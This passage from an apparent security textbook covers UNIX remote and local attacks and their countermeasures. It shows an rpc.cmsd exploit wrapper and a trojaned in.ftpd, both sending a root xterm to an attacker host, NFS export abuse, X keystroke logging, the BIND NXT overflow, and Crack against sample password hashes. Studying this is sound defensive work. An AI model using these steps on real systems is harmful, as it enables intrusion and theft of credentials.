
A simple shell script that calls the `cmsd` exploit simplifies this attack and is shown next. It is necessary to know the system name; in our example the system is named `quake`. We provide the target IP address of `quake`, which is `192.168.1.11`. We provide the system type (`2`), which equates to Solaris 2.6. This is critical, as the exploit is tailored to each operating system. Finally, we provide the IP address of the attackers’ system (`192.168.1.103`) and send back the `xterm` (see Figure 8-2).

```
#!/bin/sh
if [ $# -lt 4 ]; then
echo "Rpc.cmsd buffer overflow for Solaris 2.5 & 2.6 7"
echo "If rpcinfo -p target_ip |grep 100068 = true - you win!"
echo "Don't forget to xhost+ the target system"
echo ""
echo "Usage: $0 target_hostname target_ip <O/S version (1-7)> your_ip"
  exit 1
fi

echo "Executing exploit..."
cmsd -h $1 -c "/usr/openwin/bin/xterm -display $4:0.0 &" $3 $2
```

Remote Procedure Call Services Countermeasure

The best defense against remote RPC attacks is to disable any RPC service that is not absolutely necessary. If an RPC service is critical to the operation of the server, consider implementing an access control device that only allows authorized systems to contact those RPC ports, which may be very difficult depending on your environment. Consider enabling a non-executable stack if it is supported by your operating system. Also, consider using Secure RPC if it is supported by your version of UNIX. Secure RPC attempts to provide an additional level of authentication based upon public key cryptography. Secure RPC is not a panacea, as many UNIX vendors have not adopted this



```
xterm
# uname -a
SunOS quake 5.6 Generic sun4m sparv SUNW,SPARCstation-20
# id
uid=0(root) gid=0(root)
#
```

Figure 8-2. This xterm is a result of exploiting `rpc.cmsd`. The same results would happen if an attacker were to exploit `rpc.ttdbserverd` or `rpc.statd`

protocol. Thus, interoperability is a big issue. Finally, ensure that all the latest vendor patches have been applied.



NFS

<i>Popularity:</i>	8
<i>Simplicity:</i>	9
<i>Impact:</i>	8
<i>Risk Rating:</i>	8

To quote Sun Microsystems, “the network is the computer.” Without a network, a computer’s utility diminishes greatly. Perhaps that is why the Network File System (NFS) is one of the most popular network-capable file systems available. NFS allows transparent access to files and directories of remote systems as if they were stored locally.

NFS versions 1 and 2 were originally developed by Sun Microsystems and have evolved considerably. Currently, NFS version 3 is employed by most modern flavors of UNIX. At this point, the red flags should be going up for any system that allows remote access of an exported file system. The potential for abusing NFS is high and is one of the more common UNIX attacks. Many buffer overflow conditions related to `mount.d`, the NFS server, have been discovered. Additionally, NFS relies on RPC services and can be easily fooled into allowing attackers to mount a remote file system. Most of the security provided by NFS relates to a data object known as a *file handle*. The file handle is a token that is used to uniquely identify each file and directory on the remote server. If a file handle can be sniffed or guessed, remote attackers could easily access those files on the remote system.

The most common type of NFS vulnerability relates to a misconfiguration that exports the file system to everyone. That is, any remote user can mount the file system without authentication. This type of vulnerability is generally a result of laziness or ignorance on the part of the administrator and is extremely common. Attackers don't need to actually break into a remote system—all that is necessary is to mount a file system via NFS and pillage any files of interest. Typically, users' home directories are exported to the world, and most of the interesting files (for example, entire databases) are accessible remotely. Even worse, the entire `"/"` directory is exported to everyone. Let's take a look at an example and discuss some tools that make NFS probing more useful.

Let's examine our target system to determine if it is running NFS and what file systems are exported, if any.

```
[tsunami]# rpcinfo -p quake
```

```
program vers proto  port
100000    4    tcp    111  rpcbind
100000    3    tcp    111  rpcbind
100000    2    tcp    111  rpcbind
100000    4    udp    111  rpcbind
100000    3    udp    111  rpcbind
100000    2    udp    111  rpcbind
100235    1    tcp    32771
100068    2    udp    32772
100068    3    udp    32772
100068    4    udp    32772
100068    5    udp    32772
100024    1    udp    32773  status
100024    1    tcp    32773  status
100083    1    tcp    32772
100021    1    udp    4045  nlockmgr
100021    2    udp    4045  nlockmgr
100021    3    udp    4045  nlockmgr
100021    4    udp    4045  nlockmgr
100021    1    tcp    4045  nlockmgr
```

```

100021 2 tcp 4045 nlockmgr
100021 3 tcp 4045 nlockmgr
100021 4 tcp 4045 nlockmgr
300598 1 udp 32780
300598 1 tcp 32775
805306368 1 udp 32780
805306368 1 tcp 32775
100249 1 udp 32781
100249 1 tcp 32776
1342177279 4 tcp 32777
1342177279 1 tcp 32777
1342177279 3 tcp 32777
1342177279 2 tcp 32777
100005 1 udp 32845 mountd
100005 2 udp 32845 mountd
100005 3 udp 32845 mountd
100005 1 tcp 32811 mountd
100005 2 tcp 32811 mountd
100005 3 tcp 32811 mountd
100003 2 udp 2049 nfs
100003 3 udp 2049 nfs
100227 2 udp 2049 nfs_acl
100227 3 udp 2049 nfs_acl
100003 2 tcp 2049 nfs
100003 3 tcp 2049 nfs
100227 2 tcp 2049 nfs_acl
100227 3 tcp 2049 nfs_acl

```

By querying the portmapper, we can see that mountd and the NFS server are running, which indicates that the target systems may be exporting one or more file systems.

```

[tsunami]# showmount -e quake
Export list for quake:
/ (everyone)
/usr (everyone)

```

The results of showmount indicate that the entire / and /usr file systems are exported to the world, which is a huge security risk. All attackers would have to do is mount / or /usr, and they would have access to the entire / and /usr file system, subject to the permissions on each file and directory. Mount is available in most flavors of UNIX, but it is not as flexible as some other tools. To learn more about UNIX's mount command, you can run **man mount** to pull up the manual for your particular version, as the syntax may differ:

```
[tsunami]# mount quake:/ /mnt
```

A more useful tool for NFS exploration is `nfshell` by Leendert van Doorn, which is available from `ftp://ftp.cs.vu.nl/pub/leendert/nfshell.tar.gz`. The `nfshell` package provides a robust client called `nfs`. `Nfs` operates like an FTP client and allows easy manipulation of a remote file system. `Nfs` has many options worth exploring.

```
[tsunami]# nfs
nfs> help
host <host> - set remote host name
uid [<uid> [<secret-key>]] - set remote user id
gid [<gid>] - set remote group id
cd [<path>] - change remote working directory
lcd [<path>] - change local working directory
cat <filespec> - display remote file
ls [-l] <filespec> - list remote directory
get <filespec> - get remote files
df - file system information
rm <file> - delete remote file
ln <file1> <file2> - link file
mv <file1> <file2> - move file
mkdir <dir> - make remote directory
rmdir <dir> - remove remote directory
chmod <mode> <file> - change mode
chown <uid>[.<gid>] <file> - change owner
put <local-file> [<remote-file>] - put file
mount [-upTU] [-P port] <path> - mount file system
umount - umount remote file system
umountall - umount all remote file systems
export - show all exported file systems
dump - show all remote mounted file systems
status - general status report
help - this help message
quit - its all in the name
bye - good bye
handle [<handle>] - get/set directory file handle
mknod <name> [b/c major minor] [p] - make device
```

We must first tell `nfs` what host we are interested in mounting:

```
nfs> host quake
Using a privileged port (1022)
Open quake (192.168.1.10) TCP
```

Let's list the file systems that are exported:

```
nfs> export
Export list for quake:
/ everyone
/usr everyone
```

Now we must mount / to access this file system:

```
nfs> mount /
Using a privileged port (1021)
Mount '/', TCP, transfer size 8192 bytes.
```

Next we will check the status of the connection and determine the UID used when the file system was mounted:

```
nfs> status
User id      : -2
Group id     : -2
Remote host  : 'quake'
Mount path   : '/'
Transfer size: 8192
```

We can see that we have mounted /, and that our UID and GID are -2. For security reasons, if you mount a remote file system as root, your UID and GID will map to something other than 0. In most cases (without special options), you can mount a file system as any UID and GID other than 0 or root. Because we mounted the entire file system, we can easily list the contents of the /etc/passwd file.

```
nfs> cd /etc
```

```
nfs> cat passwd
root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1:/:
bin:x:2:2:/:usr/bin:
sys:x:3:3:/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:Mail Daemon User:/:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
gk:x:1001:10::/export/home/gk:/bin/sh
sm:x:1003:10::/export/home/sm:/bin/sh
```


Listing `/etc/passwd` provides the usernames and associated user IDs. However, the password file is shadowed so it cannot be used to crack passwords. Since we can't crack any passwords and we can't mount the file system as root, we must determine what other UIDs will allow privileged access. `Daemon` has potential, but `bin` or UID 2 is a good bet because on many systems the user `bin` owns the binaries. If attackers can gain access to the binaries via NFS or any other means, most systems don't stand a chance. Now we must mount `/usr`, alter our UID and GID, and attempt to gain access to the binaries:

```
nfs> mount /usr
Using a privileged port (1022)
Mount '/usr', TCP, transfer size 8192 bytes.
nfs> uid 2
nfs> gid 2
nfs> status
User id      : 2
Group id     : 2
Remote host  : 'quake'
Mount path   : '/usr'
Transfer size: 8192
```

We now have all the privileges of `bin` on the remote system. In our example, the file systems were not exported with any special options that would limit `bin`'s ability to create or modify files. At this point, all that is necessary is to fire off an `xterm` or to create a back channel to our system to gain access to the target system.

We create the following script on our system and name it `in.ftpd`:

```
#!/bin/sh
/usr/openwin/bin/xterm -display 10.10.10.10:0.0 &
```

Next, on the target system we `cd` into `/sbin` and replace `in.ftpd` with our version:

```
nfs> cd /sbin
nfs> put in.ftpd
```

Finally, we allow the target server to connect back to our X server via the `xhost` command and issue the following command from our system to the target server:

```
[tsunami]# xhost +quake
quake being added to access control list
[tsunami]# ftp quake
Connected to quake.
```

The results, a root-owned `xterm` like the one represented next, will be displayed on our system. Because `in.ftpd` is called with root privileges from `inetd` on this system, `inetd` will execute our script with root privileges resulting in instant root access.

```
# id
uid=0(root) gid=0(root)
#
```



NFS Countermeasure

If NFS is not required, NFS and related services (for example, `mountd`, `statd`, and `lockd`) should be disabled. Implement client and user access controls to allow only authorized users to access required files. Generally, `/etc/exports` or `/etc/dfs/dfstab` or similar files control what file systems are exported and specific options that can be enabled. Some options include specifying machine names or netgroups, read-only options, and the ability to disallow the SUID bit. Each NFS implementation is slightly different, so consult the user documentation or related man pages. Also, never include the server's local IP address or `localhost` in the list of systems allowed to mount the file system. Older versions of the `portmapper` would allow attackers to proxy connections on behalf of the attackers. If the system were allowed to mount the exported file system, attackers could send NFS packets to the target system's `portmapper`, which in turn would forward the request to the `localhost`. This would make the request appear as if it were coming from a trusted host and bypass any related access control rules. Finally, apply all vendor-related patches.



X Insecurities

<i>Popularity:</i>	8
<i>Simplicity:</i>	9
<i>Impact:</i>	5
<i>Risk Rating:</i>	8

The X Window System provides a wealth of features that allow many programs to share a single graphical display. The major problem with X is that its security model is an all or nothing approach. Once a client is granted access to an X server, pandemonium is allowed. X clients can capture the keystrokes of the console user, kill windows, capture windows for display elsewhere, and even remap the keyboard to issue nefarious commands no matter what the user types. Most problems stem from a weak access control paradigm or pure indolence on the part of the system administrator. The simplest and most popular form of X access control is `xhost` authentication. This mechanism provides access control by IP address and is the weakest form of X authentication. As a matter of convenience, a system administrator will issue `xhost +`, allowing unauthenticated access to the X server by any local or remote user (+ is a wildcard for any IP address). Worse, many PC-based X servers default to `xhost +`, unbeknownst to their users. Attackers can use this seemingly benign weakness to compromise the security of the target server.

One of the best programs to identify an X server with `xhost +` enabled is `xscan`. `Xscan` will scan an entire subnet looking for an open X server and log all keystrokes to a log file.

```
[tsunami]$ xscan quake
Scanning hostname quake ...
Connecting to quake (192.168.1.10) on port 6000...
Connected.
Host quake is running X.
Starting keyboard logging of host quake:0.0 to file KEYLOGquake:0.0...
```

Now any keystrokes typed at the console will be captured to the `KEYLOG.quake` file.

```
[tsunami]$ tail -f KEYLOG.quake:0.0
su -
[Shift_L]Iamowned[Shift_R]!
```

A quick `tail` of the log file reveals what the user is typing in real time. In our example, the user issued the `su` command followed by the root password of “Iamowned!” `Xscan` will even note if the `SHIFT` keys are pressed.

It is also easy for attackers to view specific windows running on the target systems. Attackers must first determine the window’s hex ID by using the `xlswins` command.

```
[tsunami]# xlswins -display quake:0.0 |grep -i netscape
0x1000001 (Netscape)
0x1000246 (Netscape)
0x1000561 (Netscape: OpenBSD)
```

`Xlswins` will return a lot of information, so in our example, we used `grep` to see if Netscape was running. Luckily for us, it was. However, you can just comb through the results of `xlswins` to identify an interesting window. To actually display the Netscape window on our system, we use the `XWatchWin` program, as shown in Figure 8-3.

```
[tsunami]# xwatchwin quake -w 0x1000561
```

By providing the window ID, we can magically display any window on our system and silently observe any associated activity.

Even if `xhost -` is enabled on the target server, attackers may be able to capture a screen of the console user’s session via `xwd` if the attackers have local shell access and standard `xhost` authentication is used on the target server.

```
[quake]$ xwd -root -display localhost:0.0 > dump.xwd
```

To display the screen capture, copy the file to your system by using `xwud`:

```
[tsunami]# xwud -in dump.xwd
```

As if we hadn’t covered enough insecurities, it is simple for attackers to send `KeySym`’s to a window. Thus, attackers can send keyboard events to an `xtterm` on the target system as if they were typed locally.




Figure 8-3. With XWatchWin, we can remotely view almost any X application on the user's desktop

⊖ X Countermeasure

Resist the temptation to issue the `xhost +` command. Don't be lazy, be secure! If you are in doubt, issue the `xhost -` command. `xhost -` will not terminate any existing connections; it will only prohibit future connections. If you must allow remote access to your X server, specify each server by IP address. Keep in mind that any user on that server can connect to your X server and snoop away. Other security measures include using more advanced authentication mechanisms like MIT-MAGIC-COOKIE-1, XDM-AUTHORIZATION-1, and MIT-KERBEROS-5. These mechanisms provided an additional level of security when connecting to the X server. If you use `xterm` or a similar terminal, enable the `secure keyboard` option. This will prohibit any other process from intercepting your keystrokes. Also consider firewalling ports 6000–6063 to prohibit unauthorized users from connecting to your X server ports. Finally, consider using `ssh` and its tunneling functionality for enhanced security during your X sessions. Just make sure `ForwardX11` is configured to "yes" in your `sshd_config` or `sshd2_config` file.



Domain Name System (DNS) Hijinks

<i>Popularity:</i>	9
<i>Simplicity:</i>	7
<i>Impact:</i>	10
<i>Risk Rating:</i>	9

DNS is one of the most popular services used on the Internet and most corporate intranets. As you might imagine, the ubiquity of DNS also lends itself to attack. Many attackers routinely probe for vulnerabilities in the most common implementation of DNS for UNIX, the Berkeley Internet Name Domain (BIND) package. Additionally, DNS is one of the few services that is almost always required and running on an organization's Internet perimeter network. Thus, a flaw in bind will almost surely result in a remote compromise (most times with root privileges). To put the risk into perspective, a 1999 security survey reported that over 50 percent of all DNS servers connected to the Internet are vulnerable to attack. The risk is real—beware!

While there have been numerous security and availability problems associated with BIND (see http://www.cert.org/advisories/CA-98.05.bind_problems.html), we are going to focus on one of the latest and most deadly attacks to date. In November 1999, CERT released a major advisory indicating serious security flaws in BIND (<http://www.cert.org/advisories/CA-99-14-bind.html>). Of the six flaws noted, the most serious was a remote buffer overflow in the way BIND validates NXT records. See <http://www.dns.net/dnsrd/rfc/rfc2065.html> for more information on NXT records. This buffer overflow allows remote attackers to execute any command they wish with root provided on the affected server. Let's take a look at how this exploit works.

Most attackers will set up automated tools to try to identify a vulnerable server running named. To determine if your DNS has this potential vulnerability, you would perform the following enumeration technique:

```
[tsunami]# dig @10.1.1.100 version.bind chaos txt
; <<>> DiG 8.1 <<>> @10.1.1.100 version.bind chaos txt
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 10
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUERY SECTION:
;;      version.bind, type = TXT, class = CHAOS
;; ANSWER SECTION:
VERSION.BIND.          0S CHAOS TXT      "8.2.2"
```

This will query named and determine the associated version. Again, this underscores how important accurately footprinting your environment is. In our example, the target

DNS server is running named version 8.2.2, which is vulnerable to the NXT attack. Other vulnerable versions of named include 8.2 and 8.2.1.

For this attack to work, the attackers *must* control a DNS server associated with a valid domain. It is necessary for the attackers to set up a subdomain associated with their domain on this DNS server. For our example, we will assume the attacker's network is attackers.org, the subdomain is called "hash," and the attackers are running a DNS server on the system called quake. In this case, the attackers would add the following entry to /var/named/attackers.org.zone on quake and restart named via the named control interface (ndc):

```
subdomain          IN      NS      hash.attackers.org.
```

Again, quake is a DNS server that the attackers already control.

After the attackers compile the associated exploit written by the ADM crew (<http://packetstorm.securify.com/9911-exploits/adm-nxt.c>), it must be run from a separate system (tsunami) with the correct architecture. Since named runs on many UNIX variants, the following architectures are supported by this exploit.

```
[tsunami]# adm-nxt
Usage: adm-nxt architecture [command]
Available architectures:
 1: Linux Redhat 6.x      - named 8.2/8.2.1 (from rpm)
 2: Linux SolarDiz's non-exec stack patch - named 8.2/8.2.1
 3: Solaris 7 (0xff)     - named 8.2.1
 4: Solaris 2.6          - named 8.2.1
 5: FreeBSD 3.2-RELEASE - named 8.2
 6: OpenBSD 2.5          - named 8.2
 7: NetBSD 1.4.1         - named 8.2.1
```

We know from footprinting our target system with nmap that it is RedHat 6.x; thus, option 1 is chosen.

```
[tsunami]# adm-nxt 1
```

Once this exploit is run, it will bind to UDP port 53 on tsunami and wait for a connection from the vulnerable name server. You must not run a real DNS server on this system, or the exploit will not be able to bind to port 53. Keep in mind, the whole exploit is predicated on having the target name server connect to (or query) our fake DNS server, which is really the exploit listening on port UDP port 53. So how does an attacker accomplish this? Simple. The attacker simply asks the target DNS server to look up some basic information via the nslookup command:

```
[quake]# nslookup
Default Server: localhost.attackers.org
Address: 127.0.0.1
```

```
> server 10.1.1.100
Default Server:  dns.victim.net
Address:  10.1.1.100
> hash.attackers.org
Server:  dns.victim.net
Address:  10.1.1.100
```

As you can see, the attackers run `nslookup` in interactive mode on a separate system under their control. Then the attackers change from the default DNS server they would normally use to the victim's server 10.1.1.100. Finally, the attackers ask the victim DNS server the address of "hash.attackers.org". This causes the `dns.victim.net` to query the fake DNS server listening on UDP port 53. Once the target name server connects to `tsunami`, the buffer overflow exploit will be sent to the `dns.victim.net`, rewarding the attackers with instant root access, as shown next.

```
[tsunami]# t666 1
Received request from 10.1.1.100:53 for hash.attackers.org type=1
id
uid=0(root) gid=0(root) groups=0(root)
```

You may notice that the attackers don't have a true shell, but can still issue commands with root privileges.



DNS Countermeasure

First and foremost, disable and remove BIND on any system that is not being used as a DNS server. On many stock installs of UNIX (particularly Linux) `named` is fired up during boot and never used by the system. Second, you should ensure that the version of BIND you are using is current and patched for related security flaws (see www.bind.org). Third, run `named` as an unprivileged user. That is, `named` should fire up with root privileges only to bind to port 53 and then drop its privileges during normal operation with the `-u` option (`named -u dns -g dns`). Finally, `named` should be run from a `chrooted()` environment via the `-t` option, which may help to keep an attacker from being able to traverse your file system even if access is obtained (`named -u dns -g dns -t /home/dns`). While these security measures will serve you well, they are not foolproof; thus, it is imperative to be paranoid about your DNS server security.

LOCAL ACCESS

Thus far, we have covered common remote-access techniques. As mentioned previously, most attackers strive to gain local access via some remote vulnerability. At the point where attackers have an interactive command shell, they are considered to be local on the system. While it is possible to gain direct root access via a remote vulnerability, often attackers will gain user access first. Thus, attackers must escalate user privileges to root

access, better known as *privilege escalation*. The degree of difficulty in privilege escalation varies greatly by operating system and depends on the specific configuration of the target system. Some operating systems do a superlative job of preventing users without root privileges from escalating their access to root, while others do it poorly. A default install of OpenBSD is going to be much more difficult for users to escalate their privileges than a default install of Irix. Of course, the individual configuration has a significant impact on the overall security of the system. The next section of this chapter will focus on escalating user access to privileged or root access. We should note that in most cases attackers will attempt to gain root privileges; however, oftentimes it might not be necessary. For example, if attackers are solely interested in gaining access to an Oracle database, the attackers may only need to gain access to the Oracle ID, rather than root.



Password Composition Vulnerabilities

<i>Popularity:</i>	10
<i>Simplicity:</i>	9
<i>Impact:</i>	9
<i>Risk Rating:</i>	9

Based upon our discussion in the “Brute Force Attacks” section earlier, the risks of poorly selected passwords should be evident at this point. It doesn’t matter whether attackers exploit password composition vulnerabilities remotely or locally—weak passwords put systems at risk. Since we covered most of the basic risks earlier, let’s jump right into password cracking.

Password cracking is commonly known as an *automated dictionary attack*. While brute force guessing is considered an active attack, password cracking can be done offline and is passive in nature. It is a common local attack, as attackers must obtain access to the `/etc/passwd` file or shadow password file. It is possible to grab a copy of the password file remotely (for example, via TFTP or HTTP). However, we felt password cracking is best covered as a local attack. It differs from brute force guessing as the attackers are not trying to access a service or `su` to root in order to guess a password. Instead, the attackers try to guess the password for a given account by encrypting a word or randomly generated text and comparing the results with the encrypted password hash obtained from `/etc/passwd` or the shadow file.

If the encrypted hash matches the hash generated by the password-cracking program, the password has been successfully cracked. The process is simple algebra. If you know two out of three items, you can deduce the third. We know the dictionary word or random text—we’ll call this *input*. We also know the password-hashing algorithm (normally Data Encryption Standard (DES)). Therefore, if we hash the input by applying the applicable algorithm and the resultant output matches the hash of the target user ID, we know what the original password is. This process is illustrated in Figure 8-4.




Figure 8-4. How password cracking is accomplished

Two of the best programs available to crack passwords are Crack 5.0a from Alec Muffett, and John the Ripper from Solar Designer. Crack 5.0a, “Crack” for short, is probably the most popular cracker available and has continuously evolved since its inception. Crack comes with a very comprehensive wordlist that runs the gamut from the unabridged dictionary to *Star Trek* terms. Crack even provides a mechanism that allows a crack session to be distributed across multiple systems. John the Ripper, or “John” for short, is newer than Crack 5.0a and is highly optimized to crack as many passwords as possible in the shortest time. In addition, John handles more types of password hashing algorithms than Crack. Both Crack and John provide a facility to create permutations of each word in their wordlist. By default, each tool has over 2,400 rules that can be applied to a dictionary list to guess passwords that would seem impossible to crack. Each tool has extensive documentation that you are encouraged to peruse. Rather than discussing each

tool feature by feature, we are going to discuss how to run Crack and review the associated output. It is important to be familiar with how a password file is organized. If you need a refresher on how the `/etc/passwd` file is organized, please consult your UNIX textbook of choice.

Crack 5.0a

Running Crack on a password file is normally as easy as giving it a password file and waiting for the results. Crack is a self-compiling program, and when executed, will begin to make certain components necessary for operation. One of Crack's strong points is the sheer number of rules used to create permuted words. In addition, each time it is executed, it will build a custom wordlist that incorporates the user's name as well as any information in the GECOS or comments field. Do not overlook the GECOS field when cracking passwords. It is extremely common for users to have their full name listed in the GECOS field and to choose a password that is a combination of their full name. Crack will rapidly ferret out these poorly chosen passwords. Let's take a look at a bogus password file and begin cracking:

```
root:cwIBREDaWLHmo:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
<other locked accounts omitted>
nobody:*:99:99:Nobody:/:
eric:GmTFg0AavFA0U:500:0::/home/eric:/bin/csh
samantha:XaDeasK8g8g3s:501:503::/home/samantha:/bin/bash
temp:kRWegG5iTZP5o:502:506::/home/temp:/bin/bash
hackme:nh.StBNcQnyE2:504:1::/home/hackme:/bin/bash
bob:9wynbWzXinBQ6:506:1::/home/bob:/bin/csh
es:0xUH89TiyMLcc:501:501::/home/es:/bin/bash
mother:jxZd1tcz3wW2Q:505:505::/home/mother:/bin/bash
jfr:kyzKRORYhFDE2:506:506::/home/jfr:/bin/bash
```

To execute Crack against our bogus password file, we run the following command:

```
[tsunami# Crack passwd
Crack 5.0a: The Password Cracker.
(c) Alec Muffett, 1991, 1992, 1993, 1994, 1995, 1996
System: Linux 2.0.36 #1 Tue Oct 13 22:17:11 EDT 1998 i686 unknown
<omitted for brevity>

Crack: The dictionaries seem up to date...
Crack: Sorting out and merging feedback, please be patient...
Crack: Merging password files...
Crack: Creating gecoc-derived dictionaries
mkgecosd: making non-permuted words dictionary
```

```
mkgecosd: making permuted words dictionary
Crack: launching: cracker -kill run/system.11324
```

Done

At this point Crack is running in the background and saving its output to a database. To query this database and determine if any passwords were cracked, we need to run Reporter:

```
[tsunami]# Reporter -quiet
---- passwords cracked as of Sat 13:09:50 EDT ----

Gussed eric [jenny] [passwd /bin/csh]
Gussed hackme [hackme] [passwd /bin/bash]
Gussed temp [temp] [passwd /bin/bash]
Gussed es [eses] [passwd /bin/bash]
Gussed jfr [solaris1] [passwd /bin/bash]
```

We have displayed all the passwords that have cracked thus far by using the `-quiet` option. If we execute Reporter with no options, it will display errors, warnings, and locked passwords. There are several scripts included with Crack that are extremely useful. One of the most useful scripts is `shadmrg.sv`. This script is used to merge the UNIX password file with the shadow file. Thus, all relevant information can be combined into one file for cracking. Other commands of interest include `make tidy`, which is used to remove the residual user accounts and passwords after Crack has been executed.

